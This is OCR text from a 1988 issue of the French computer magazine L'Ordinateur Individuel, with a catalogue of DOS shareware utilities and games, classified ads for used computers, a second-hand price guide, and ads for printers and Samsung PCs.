IBM/UTIL/LW	3 Aide à la réalisation de mailing ou lettres diverses
IBM/UTIL/MEM	3 Affichage rapide de l'espace mémoire vive (RAM) disponible
IBM/UTIL/PCWNDO	4 Utilitaire multifonction
IBM/UTIL/BIGD	4 Catalogue de tous les fichiers d'un disque
IBM/UTIL/SDIR5	4 Tri de *directory* avec option de mémo pour chaque fichier
IBM/UTIL/PCZAP	4 Manipulation de fichiers. Remplace la commande DEBUG
IBM/UTIL/RAMTEST	4 Test complet de la mémoire vive du PC
IBM/UTIL/SCLEAN	4 Destruction de fichiers sur l'ensemble des *directories*
IBM/UTIL/SLMNU	4 Création de menus et manipulation de fichiers
IBM/UTIL/LQ	5 Impression en qualité courrier sur une imprimante standard
IBM/UTIL/MEMBRAIN	5 Création d'un disque virtuel paramétrable
IBM/UTIL/PEACOCK	5 Paramétrage des couleurs de l'écran
IBM/UTIL/AUTOMENU	5 Créez vos propres menus pour accéder aux applications
IBM/UTIL/BANNER85	5 Des lettres de la taille souhaitée sur votre imprimante
IBM/UTIL/BATMAKER	5 Créez des fichiers batch à partir de votre catalogue
IBM/UTIL/MAPMEM	5 Donne la "carte d'occupation de la mémoire"
IBM/UTIL/FKEYLBL	5 Imprime un aide-mémoire paramétrable pour touches de fonction
IBM/UTIL/GLOBALS	5 Ensemble d'utilitaires destiné à gérer l'environnement DOS
IBM/UTIL/DOSEDIT	6 Editeur pleine ligne pour le DOS
IBM/UTIL/LU	6 Gestion de bibliothèque de fichiers
IBM/UTIL/GCOPY2	6 Copie de fichiers d'un disque vers un autre
IBM/UTIL/PCDISK	6 Gestion de bibliothèque de disquettes
IBM/UTIL/ALTAMIRA	6 Un éditeur graphique très puissant et complet
IBM/UTIL/HDPREP	6 Préparation d'un disque dur pour le formatage

LOGICIEL N°/ DESCRIPTION	
IBM/UTIL/PCSTAT	6 Informations sur la configuration matérielle
IBM/UTIL/REBEEP	7 Alarme sonore ininterrompue pour fichiers BAT
IBM/UTIL/SOUND	7 Indicateur sonore pour fichiers BAT
IBM/UTIL/WHEREII	7 Recherche de fichiers dans tous les répertoires d'un disque
IBM/JEU/PACKMAN	7 Une adaptation très réussie du célèble jeu d'arcades
IBM/JEU/CASTLE	7 Jeu d'aventure
IBM/UTIL/TREED	7 Dessine à l'écran l'arbre des répertoires et sous-répertoires
IBM/JEU/PYRAMID	7 Jeu dont le but est de modifier la couleur des dalles d'une pyramide
IBM/UTIL/TUNE	8 Utilitaire musical
IBM/JEU/INVADERS	8 Adaptation réussie du premier jeu d'arcades : Space Invaders
IBM/JEU/FROGGER	8 Un jeu qui consiste à faire traverser une route à une grenouille
IBM/UTIL/BATCH/BEEP1	8 Deux courtes mélodies sonores au choix
IBM/JEU/KONG	8 Un jeu d'arcade où l'on est aux prises avec un gorille
IBM/UTIL/COMPARE	8 Utilitaire de comparaison de fichiers texte
IBM/DIVERS/WPK	8 Traitement de texte simplifié, littéralement "pour enfants"
IBM/UTIL/CATUTIL	9 Gestion de bibliothèques de disquettes
IBM/UTIL/KOLOR	9 Paramétrage des couleurs de l'écran
IBM/UTIL/SETPRN	9 Paramétrage de l'imprimante
IBM/UTIL/PLABEL	9 Imprime des étiquettes pour disquettes 3 " 1/2
IBM/UTIL/SEARCH	9 Recherche une chaîne de caractères dans tous les fichiers
IBM/UTIL/CED	9 Editeur pleine ligne pour le DOS
IBM/UTIL/MIPS	9 Calcul du nombre de mips (millions d'instructions par seconde)
IBM/UTIL/GESTION/ DESKMATE	9 Un résident multifonction, à la manière de Sidekick
IBM/JEU/COREWAR	9 Un combat entre deux programmes ; un jeu très subtil
IBM/UTIL/SRD	9 Effacement de répertoires, et de la totalité de leur contenu
IBM/UTIL/ALTER	10 Modification des attributs d'un fichier
IBM/UTIL/LC	10 Compteur de lignes d'un fichier texte. Très rapide
IBM/UTIL/KIKLIK	10 Sonorisation du clavier
IBM/UTIL/ASK	10 Extension pour fichiers Batch
IBM/UTIL/NUMON	10 Modification de l'état de la touche NumLock
IBM/UTIL/NUMOFF	10 Modification de l'état de la touche NumLock
IBM/UTIL/CAPON	10 Modification de l'état de la touche CapsLock
IBM/UTIL/CAPOFF	10 Modification de l'état de la touche CapsLock
IBM/UTIL/CACHE2	10 Mémoire cache paramétrable
IBM/UTIL/CACHE	10 Mémoire cache en lecture/écriture
IBM/MUSIQUE/VMUSIC	10 Quatre mélodies jouées avec trois voies simultanées
IBM/GRAPHISME/3D	10 Démonstration d'animation en trois dimensions
IBM/UTIL/GRABBER	10 Capture l'écran et génère un fichier COM pour le réafficher
IBM/UTIL/MEMOBOOT	10 Affiche au démarrage un message en fonction de la date
IBM/UTIL/PLEASE	10 Modification des attributs d'un fichier
IBM/JEU/STRIKER	10 Un hélicoptère, des bombes... un excellent jeu d'arcades

NOTRE PROCHAIN NUMERO (JUILLET-AOÛT)

- 20 bancs d'essai comparatifs sur les PC/XT de 8 000 à 10 000 FF.
- Les logiciels professionnels à moins de 1 500 FF.
- Station de travail : les "Rolls" de l'informatique testées sous DOS, OS/2 et UNIX.
- Les nouvelles technologies au service de l'agriculture (systèmes experts, robotique, progiciels, télématique...).

SERVICE PUBLICITÉ

Laurence Rubinstein, Virginie Bonnet, Marie-Colette Bar.

42 40 22 01

Affichage kiosques
2 mois en kiosques
Parution : 24 juin.

CEP GROUPE TESTS

Date limite de remise des éléments techniques : 13 juin.

JR CONSEIL
recrute
pour vendre ses micro-ordinateurs
TECHNICIENS
et
AGENTS COMMERCIAUX
Tél. : 89 41 44 91
89 41 12 24

APPLE
Vds MAC + (03/86) + lect. 800 Ko + écran : 14 000 F.
Vds imprimante EPSON FX100 (01/84) : 2 000 F.
Tél. : 45 67 98 00. M. J.-L. FOURNIER.

APPLE
MACINTOSH 512/800 Ko (01/87) + logiciels + doc. : 9 000 F.
Tél. : 93 78 20 16
ou (16-1) 48 05 56 54.

ZENITH
ZENITH Z181 (05/87), 2 FDD 720 Ko, 640 Ko RAM. Ecran LCD BL : 13 000 F.
Epson PC+/HD couleur FDD 360 Ko HD 20 Mo. Carte graph. : 15 000 F. Epson port.
(01/87) CPM 22 aut. : 2 500 à 4 000 F.
Tél. : 64 99 73 69 soir ou 64 97 98 76.

TANDY
TANDY 1000 EX (12/87), 1 drive + logiciel : Deskmate + jeux + MS-DOS. Bon état. Prix : 7 000 F.
Sous garantie. Compatible IBM.
M. HAMAI. Tél. : 30 42 99 29 ap. 17 h.

AMSTRAD
AMSTRAD PC 1512 (02/87), 2 lecteurs, écran couleurs : 5 000 F. Souris et logiciels.
Tél. : 43 27 88 88 H. B.

APPLE
APPLE 2e, 128 Ko (09/84) + ImageWriter 2 (02/87) + drive + moniteur vert + carte 80 col. couleur + interf. impr. + 3 trait. texte + 45 logiciels + joystick + docs + nbx livres + emballage. Etat neuf. Prix : 6 900 F.
Tél. : 48 05 53 81 ou 16 67 96 38 72.

IBM
IBM PC XT SFD (07/86), 640 Ko RAM. Carte EGA écran EGA, 2 disquettes 360 Ko, carte série, carte parallèle, imprimante 4201-2, Prix : 20 000 F.
M. LAVIOLETTE. Tél. : 64 07 64 07.

Pour les ventes, achats de matériels et logiciels de seconde main, entre particuliers, contacts, demandes d'emploi, divers :

1 modules, 250 F ttc — Supplément trame, 50 F — Supplément photo n/b positif, 50 F

Pour les offres d'emploi :

1 module, 500 F ht — 4 modules, 1 700 F ht — 12 modules, 4 500 F ht
2 modules, 900 F ht — 8 modules, 3 200 F ht — 24 modules, 8 400 F ht

Pour les offres commerciales :

1 module, 1 000 F ht — 4 modules, 3 400 F ht — 12 modules, 8 500 F ht
2 modules, 1 800 F ht — 8 modules, 6 100 F ht — 24 modules, 15 500 F ht

IBM
IBM PC XT (09/86) DD 10 Mo, 640 Ko : 4 200 F HT.
IBM 4202 (09/86) Imprimante : 2 700 F HT.
Serveur vidéotex PC (03/87) x25 RTC, 20 voies : 16 860 F HT.
Tél. : 78 00 87 10.

PROFITEZ DES PRIX D'UN GRAND DU LEASING
Suite contentieux nous vendons :
- Machines à écrire à mémoire
- Photocopieurs
- Micro-ordinateurs
- Traitement de texte
- Divers télex à écran
- Matériel d'imprimerie, etc.

Documentation et prix à : LOGEMAT, 55, bd Félix-Faure, 93307 Aubervilliers Cedex
Tél. : (1) 48 33 88 10 Télex : 670 174.

QUE VENDEZ-VOUS ?

Attention : respecter scrupuleusement, dans la rédaction de votre annonce, l'ordre obligatoire de présentation défini par la liste ci-dessous. Sinon, le préparateur serait tenu de retoucher votre grille sous votre entière responsabilité...


- ☐ marque
- ☐ modèle
- ☐ date d'achat *(mois année)*
- ☐ configuration particulière (RAM, cartes d'extension, etc.)
- ☐ prix demandé *(ou maximum consenti pour un achat)*
- ☐ périphériques *(et prix si vendus à part)*
- ☐ compléments matériels divers *(et prix si vendus à part)*
- ☐ logiciels originaux cédés avec documentation *(et prix si vendus à part)*
- ☐ offreur *(au choix, indiquez nom, adresse ou tél. ou domiciliation au journal)*

Grille à retourner, accompagnée d'un chèque libellé à l'ordre de *L'Ordinateur Individuel*, à l'adresse suivante : *L'Ordinateur Individuel*, Annonces classées, 5, place du Colonel-Fabien, 75491 Paris Cedex 10.

Rappelez-vous, 50 % de remise pour les adhérents au Club Oi !

Pour une parution dans le prochain Oi (sortie en kiosque le 1er juillet) votre annonce doit nous parvenir avant le 13 juin

Retrouvez L'INFORMATION QUI VOUS A ÉCHAPPÉ



84 : LA FIN DES MINIS ?

85 : LA SAGA DES CLONES

86 : L'ÉDITION ÉLECTRONIQUE

87 : L'ENFER DU JEU

88 : TOUTE LA MICRO 87

88 HS : LE GUIDE DE LA MICRO 87

89 : LE LOGICIEL NOIR SUR BLANC


90 : ENFIN LES MAC OUVERTS

91 : LES SOLUTIONS PC


92 : DU PC AU PS

93 : L'UNIVERS ATARI

94 : SIX CLONES EN HYPER




95 : SPÉCIAL COMMUNICATION



96 : GUIDE MACINTOSH

97 : LANGAGES AVANCÉS

98 : NOUVELLES TECHNOLOGIES



99 : LE GUIDE MICRO

100 : L'INFORMATIQUE EN L'AN 2000

BON DE COMMANDE

à retourner à l'Ordinateur Individuel
Muriel Raude, service abonnements
5, place du Colonel-Fabien
75441 Paris Cedex 10

Nom _____

Prénom _____

Adresse _____

_____

Code postal _____

Ville _____

Cochez les numéros que vous désirez recevoir :

84	85	86	87	88
88 HS	89	90	92	93
94	95	96	97	98
99	100			

La commande devra être accompagnée d'un règlement par chèque à l'ordre du groupe Tests (prix unitaire 27 FF).


LA COTE DE L'OCCASION

La cote de l'occasion de *L'Oi* est établie à partir de trois sources d'informations : une moyenne des prix demandés dans les petites annonces relevées dans la presse spécialisée au cours des deux derniers mois, les prix de revente pratiqués par les boutiques spécialisées dans le matériel d'occasion et une liste des prix observés pour les matériels équivalents neufs (quand cela est encore possible !)
On observe ce mois-ci l'apparition de l'Atari Mega ST2 sur le marché de l'occasion, ainsi qu'une forte demande sur les Mac SE et Mac Plus.

OLIVIER ARBEY

Matériel	Tendance générale	Configuration	Moy. prix (F ttc)		Prix neuf (F ttc)
			PA	Bout. d'occas.	
Amstrad PC 1512	↘	UC, 512 Ko, 2 lecteurs, couleur	6 000	6 175	8 883
Amstrad PC 1512	↘	UC, 512 Ko, 2 lecteurs, monochrome	6 181	4 946	5 690
Amstrad PCW 8256	→	Standard	3 666		4 740
Amstrad PCW 8512	→	Standard	4 700		5 926
Apple	↘	Lecteur pour Apple IIe	728	900	
Apple	↘	Lecteur 400 Ko pour Mac		855	
Apple	↘	Lecteur 800 Ko pour Mac	1 800	1 800	2 360
Apple IIGS	↘	UC, 512 Ko, lecteur externe, couleur	10 914	7 150	15 299
Apple IIc	→	UC, 384 Ko	4 360	3 236	
Apple IIe	↘	UC, 128 Ko, 2 lecteurs, moniteur	4 872	3 799	
Apple II Plus	↘	UC, 64 Ko, 2 lecteurs, moniteur	2 740	1 450	
Apple Mac 128	↘	Standard	9 600	4 767	
Apple Mac 512	↘	UC, lecteur 400 Ko	9 416	5 889	
Apple Mac Plus	↘	Standard	13 423	10 429	17 671
Apple Mac Plus	→	ImageWriter 2	20 833	14 500	23 483
Apple Mac SE	↗	UC, disque dur de 20 Mo	20 687	19 915	30 717
Atari 520 STF	↘	Standard	2 762	900	
Atari 520 STFC	↘	UC, moniteur couleur	4 900	3 330	5 490
Atari 520 STFM	↘	UC, moniteur monochrome		2 400	2 990
Atari 1040 STFC	↘	UC, moniteur couleur		5 017	7 490
Atari 1040 STFM	→	UC, moniteur monochrome	5 483	3 733	5 990
Atari Mega ST2	→	UC, moniteur monochrome	10 666	10 000	11 800
Bull Micral 9020	↘	UC, 256 Ko, lecteur 600 Ko, disque dur de 5 Mo	8 100		
Commodore Amiga	↘	UC, 512 Ko, couleur, lecteur	5 545	4 197	7 490
Compaq Deskpro	↘	UC, 640 Ko, 1 lecteur, disque dur de 20 Mo		15 383	18 917
Compaq Portable	↘	UC, 256 Ko, 2 lecteurs	11 200	6 485	
IBM PC	↘	UC, 512 Ko, 2 lecteurs	7 666	5 261	
IBM PC	↘	Portatif	8 000		23 234
IBM PC Portable	↘	UC, 512 Ko, 2 lecteurs	6 730	5 311	
IBM PC XT	↘	UC, 256 Ko, 2 lecteurs	9 047	6 735	
IBM PC XT	↘	UC, 512 Ko, 1 lecteur, disque dur de 10 Mo	8 166	8 626	
IBM PC XT	→	UC, 512 Ko, 1 lecteur, disque dur de 20 Mo	14 625	10 818	
IBM AT3	↘	UC, couleur, disque dur de 30 Mo	24 125	22 953	38 120
Compatible PC	↘	UC, 640 Ko, 2 lecteurs, moniteur	6 240	4 500	
Olivetti M24	↘	UC, 256 Ko, 2 lecteurs	9 600	6 300	
Olivetti M24	↘	UC, 640 Ko, 1 lecteur, disque dur de 20 Mo	10 833	9 390	
Toshiba Papman	→	Standard		5 442	
Victor S1	→	UC, 256 Ko, 2 lecteurs, moniteur	4 500	5 934	
Victor VPC	→	UC, 640 Ko, moniteur, disque dur de 10 Mo	10 266	10 680	
IMPRIMANTES					
Apple	↘	ImageWriter 1	3 040	2 965	
Apple	↘	ImageWriter 2	4 011	4 050	5 811
Epson	↘	FX 80	1 000	1 725	
Seikosha	↘	GP 100A	990		

Ont aimablement participé à l'établissement de la cote de ce mois : La Bourse de la Micro, 6, rue Rodier, 75009 Paris (tél. : 42 85 07 44) (remise de 10 % pour les lecteurs de L'OI *sur présentation du journal) ; Chip O'Kaz, 107, rue de la Tombe-Issoire, 75014 Paris (tél. : 43 21 51 00) ; Ed'en Computer, 102, avenue du Général-Bizot, 75012 Paris (tél. : 43 42 22 50) ; TPI Ordinateurs Stock Exchange (tél. : 46 05 88 55 ; Minitel : 3615 code TPI). Les informations de ce tableau ont été mises à jour le 4 mai 1988.*



Tablette à digitaliser

TD-A4 • PRIX : 5 480 F H.T.
TD-A3 • PRIX : 7 325 F H.T.

Imprimante à aiguilles LC-10 PRIX : 2 580 F H.T.

Imprimante à laser LASERPRINT 8 PRIX : 24 880 F H.T.

Imprimante code à barres B-2EX PRIX : 9 930 F H.T.

Lecteur code à barres BCH 5280 PRIX : 4 450 F H.T.

HENGSTLER

DÉPARTEMENT IMPRIMANTES ET PÉRIPHÉRIQUES

B.P. 71 - 93602 Aulnay-sous-Bois Cedex - FRANCE
Téléphone : (1) 48.66.22.90 – Télex : hcn 212486 F

Référence 122 du service-lecteurs (page 66)

Nom _____ Prénom _____ OI/06/88
Société _____
Rue _____
Ville _____ Tél. : _____

SAMSUNG

La puissance informatique à prix feutrés

Voici deux micros compatibles 100 % au rapport qualité prix exceptionnel. Ils correspondent en tous points à la politique Samsung : offrir toujours les matériels les plus performants aux prix les plus compétitifs.

SPC-3000/1/2*
8088-2 (4,77/8 MHz) 640 Ko RAM
2 lecteurs de disquette de 360 Ko
(*un lecteur de disquette de 360 Ko et un disque dur de 20 Mo).
Carte vidéo multi-mode : monochrome (MDA/Hercules) et couleur (CGA)

MFC-6000/1/2/3
80286 (6/10 MHz) 1 Mo RAM
1 lecteur de disquette de 1,2 Mo
Carte vidéo EGA Autoswitch : monochrome (MDA/Hercules) et couleur (CGA/EGA)
disque dur selon modèle (20 ou 40 Mo)

Saint-Paul & Associés

SAMSUNG

SAMSUNG France 33, av. du Maine
Tour Maine Montparnasse
B.P. 146 - 75755 Paris Cedex 15
☎ (1) 45 38 68 36 Télex : 250 730 F

Référence 123 du service-lecteurs (page 66)